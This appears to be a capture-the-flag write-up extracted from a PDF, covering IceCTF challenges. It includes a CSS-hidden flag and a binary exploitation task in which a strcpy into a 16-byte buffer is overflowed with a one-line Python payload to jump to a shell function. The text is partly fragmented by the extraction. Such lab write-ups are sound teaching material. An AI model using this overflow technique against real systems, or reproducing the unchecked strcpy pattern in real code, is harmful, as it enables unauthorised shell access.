


web

toke web


once we open the url was provided <https://static.icec.tf/toke/>



then we proceed run check robots.txt by entering <https://static.icec.tf/toke/robots.txt> , and it returns the following



then the robots.txt gives us a url to a page



Lights Out!

Help! it is dark https://static.icec.tf/lights_out

Who turned out the lights?!?!


check the html source code

```
<div class="clearfix">
  <i data-hide="true"></i>
  <strong data-show="true">
    <small></small>
  </strong>
  <small></small>
</div>
```

so we thought a little bit more what about checking the css too))

```
/*! normalize.css v3.0.3 | MIT License | github
html {
    font-family: sans-serif;
    -ms-text-size-adjust: 100%;
    -webkit-text-size-adjust: 100%
}

body {
    margin: 0
}

article,aside,details,figcaption,figure,footer,
    display: none;
}


summary:hover {
    display: block;
}
```

then we try to remove styles , and we got the flag

IceCTF{styles_turned_the_lights}

Friðfinnur

In the third web Challenge we were given a webiste which is build under laravel



jobs.html

binary exploitation

cave

we check the source , and we see we have a shell function , and strcpy

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

void shell() {
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    system("/bin/sh -i");
}

void message(char *input) {
    char buf[16];
    strcpy(buf, input);

    printf("The cave echoes.. %s\n", buf);
}

int main(int argc, char **argv) {
    if (argc > 1){
        message(argv[1]);
    } else {
        printf("Usage: ./shout <message>\n");
    }
    return 0;
}
```

then we tried to check more about the executable

file ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=86bc42618d0d84d9f0646ebd0448cc2da16a92a2, not stripped

even more with strings

```
/lib/ld-linux.so.2libc.so.6
_IO_stdin_usedstrcpyputsprintf
setresgidssystemgetegid__libc_start_main
__gmon_start__GLIBC_2.0PTRhPUWVS
t$,U[^_]/bin/sh -iThe cave echoes.. %s
Usage: ./shout <message>;*2$GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516crtstuff.c
__JCR_LIST__deregister_tm_clones
__do_global_dtors_aux
completed.6587
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
shout.c
__FRAME_END__
__JCR_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
```

```

__libc_csu_fini
message
__x86.get_pc_thunk.bx
printf@@GLIBC_2.0
edata
getegid@@GLIBC_2.0
strcpy@@GLIBC_2.0
__data_start
puts@@GLIBC_2.0
system@@GLIBC_2.0
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
__fp_hw
__bss_start
main
__x86.get_pc_thunk.ax
__TMC_END__
setresgid@@GLIBC_2.0
shell
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment

```

info functions

Non-debugging symbols:

```

0x08048354 __init0x08048390 printf@plt
0x080483a0 getegid@plt
0x080483b0 strcpy@plt
0x080483c0 puts@plt
0x080483d0 system@plt
0x080483e0 __libc_start_main@plt
0x080483f0 setresgid@plt
0x08048410 _start
0x08048440 __x86.get_pc_thunk.bx
0x08048450 deregister_tm_clones
0x08048480 register_tm_clones
0x080484c0 __do_global_ctors_aux
0x080484e0 frame_dummy
0x0804850b shell
0x08048551 message
0x08048591 main
0x080485ea __x86.get_pc_thunk.ax
0x080485f0 __libc_csu_init
0x08048650 __libc_csu_fini

```


0x08048654 _fini

(gdb) disas main

Dump of assembler code for function main:

```
0x08048591 <+0>: lea 0x4(%esp),%ecx
0x08048595 <+4>: and $0xffffffff0,%esp
0x08048598 <+7>: pushl -0x4(%ecx)
0x0804859b <+10>: push %ebp
0x0804859c <+11>: mov %esp,%ebp
0x0804859e <+13>: push %ebx
0x0804859f <+14>: push %ecx
0x080485a0 <+15>: call 0x80485ea <__x86.get_pc_thunk.ax>
0x080485a5 <+20>: add $0x1a5b,%eax
0x080485aa <+25>: mov %ecx,%edx
0x080485ac <+27>: cmpl $0x1,(%edx)
0x080485af <+30>: jle 0x80485c7 <main+54>
0x080485b1 <+32>: mov 0x4(%edx),%eax
0x080485b4 <+35>: add $0x4,%eax
0x080485b7 <+38>: mov (%eax),%eax
0x080485b9 <+40>: sub $0xc,%esp
0x080485bc <+43>: push %eax
0x080485bd <+44>: call 0x8048551 <message>
0x080485c2 <+49>: add $0x10,%esp
0x080485c5 <+52>: jmp 0x80485db <main+74>
0x080485c7 <+54>: sub $0xc,%esp
0x080485ca <+57>: lea -0x196f(%eax),%edx
0x080485d0 <+63>: push %edx
0x080485d1 <+64>: mov %eax,%ebx
0x080485d3 <+66>: call 0x80483c0 <puts@plt>
0x080485d8 <+71>: add $0x10,%esp
0x080485db <+74>: mov $0x0,%eax
0x080485e0 <+79>: lea -0x8(%ebp),%esp
0x080485e3 <+82>: pop %ecx
0x080485e4 <+83>: pop %ebx
0x080485e5 <+84>: pop %ebp
0x080485e6 <+85>: lea -0x4(%ecx),%esp
0x080485e9 <+88>: ret
```

End of assembler dump.

So , we see buff it is at 16 char buff[16]; then we inverse the format to little endian 8 bytes + 4 bytes extra then we had 32 bytes in total and
woah we have the shell

```
./shout `python -c 'print "A"*16 + "\x0b\x85\x04\x08" * 4`
```

```
IceCTF{i_dont_think_caveman_overflowed_buffers}
```